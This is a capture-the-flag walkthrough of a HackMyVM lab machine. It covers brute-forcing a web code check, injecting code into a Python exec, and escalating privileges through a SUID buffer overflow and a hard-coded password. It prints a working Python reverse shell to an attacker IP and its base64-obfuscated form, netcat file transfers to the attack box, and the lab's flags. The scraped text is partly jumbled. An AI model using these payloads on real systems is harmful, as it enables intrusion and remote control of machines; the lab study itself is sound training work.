

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Sat Nov 16 00:51:04 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.17
Nmap scan report for 10.9.9.17
Host is up (0.00039s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Access system
|_http-server-header: Apache/2.4.38 (Debian)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 16 00:51:12 2024 -- 1 IP address (1 host up) scanned in 7.83 seconds
Service Enumeration
TCP/80


Fuzzing the Code Check Function

check_code() function is invoked. The function expects a numeric code with a length of 6 digits.💡
If you look above in the screenshot, you'll see the
I'm certain there are probably more sophisticated ways to bypass the checks on the script, but the most straightforward way right now is to try and bruteforce the
functions.js and the custom_lib.js scripts. I played around with those scripts initially, especially the functions.js script. You'll see a function called run_code() which makes a HTTP POST to /includes/php/runcode.php, but this script was not intended to be invoked by the user, as it returns a status of: Don't be a cheater.I'm certain there are probably more sophisticated ways to bypass the checks on the script, but the most straightforward way right now is to try and bruteforce the
check_code() function.
HTTP POST to /includes/php/access.php with the body of action=check_code&code=011011 (or whatever code you enter). The response body is 5 and answers with wrong when the wrong code is entered.mp64 '?d?d?d?d?d?d' > fuzz.txtGenerate a list of possible 6 digit combinatinos
gobuster fuzz -u http://10.9.9.17/includes/php/access.php \
-w fuzz.txt -m POST -B 'action=check_code&code=FUZZ' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--exclude-length 5 -t 100
Substitute the word FUZZ with items from our word list, ignore responses with length 5

029740, 525533, 602736⚠️
Act quickly, as the codes do rotate!
Exploit
Testing Code Execution

run_code() function
ping command to check for code execution. Upon Googling the error, it looks like the runcode.php script is passing our input to a Python script, as the SyntaxError: invalid syntax is a Python exception message.Obfuscated Reverse Shell

cat << EOF | base64 -w 0 -i
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.6.6.9",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);
EOF
Take the same payload and base64 encode it
exec 'aW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjYuNi45Iiw0NDMpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubygpLDIpO3A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpbi9iYXNoIiwiLWkiXSk7Cg=='.decode('base64')This is the input we'll pass into the web form

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux Learn2Code 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: sudo: command not found
Users and Groups
Local Users
learner:x:1000:1000:learner,,,:/home/learner:/bin/bash
Local Groups
cdrom:x:24:learner
floppy:x:25:learner
audio:x:29:learner
dip:x:30:learner
video:x:44:learner
plugdev:x:46:learner
netdev:x:109:learner
bluetooth:x:111:learner
learner:x:1000
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:f7:1d:02 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.17/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 5410sec preferred_lft 5410sec
    inet6 fe80::be24:11ff:fef7:1d02/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/usr/bin/MakeMeLearner
19942 20 -r-sr-sr-x 1 root www-data 16864 Sep 28 2020 /usr/bin/MakeMeLearner
Privilege Escalation
Binary Analysis
sudo nc -lnvp 53 -q 3 > MakeMeLearnerStart a TCP listener to catch the file from the box
nc -q 3 -n 10.6.6.9 53 < MakeMeLearnerConnect to attack box TCP listener and transfer the file

0x61626364 is hexadecimal for abcd. So, If I had to guess, we'll need to write abcd to some memory address with a buffer overflow.
strings on the binary, we can see some of the output from the tests above. Looks like the command will run /bin/bash when the condition is satisfied.
a characters, and even one hundred a characters caused a segmentation fault. We were able to fill the buffer without a crash at eighty a characters. 0x61 is hexadecimal for a.
A has filled the memory buffer, as demonstrated by the 0x41 characters in the output.


/bin/bash due to the condition being satisfied.Becoming Learner

/bin/bash as learner!✅
This whole process was highly simplified due to the fact that the application told us how our input was being stored in memory. Otherwise, we would have needed to break out a debugger and step through the application while testing various payloads.
More Binary Analysis

learner, it's apparent that the next move is going to involve MySecretPasswordVault -- which I suspect is not going to be so secretsudo nc -lnvp 53 -q 3 > MySecretPasswordVaultStart a TCP listener to catch the file from the box
nc -q 3 -n 10.6.6.9 53 < MySecretPasswordVaultConnect to attack box TCP listener and transfer the file
gdb ./MySecretPasswordVault(gdb) info files
.data and .rodata sections, especially if there are any strings hard-coded into the application's source code(gdb) x/100s 0x00005555555560000x0000555555556000 is the start of the .rodata memory range

If you are learner ... string that we're familiar, but the NOI98hOIhj)(Jj string looks suspiciously like a generated passwordBecoming Root
su root
Flags
User
N1c3m0veMat3!
Root
Y0uG0TitbR0!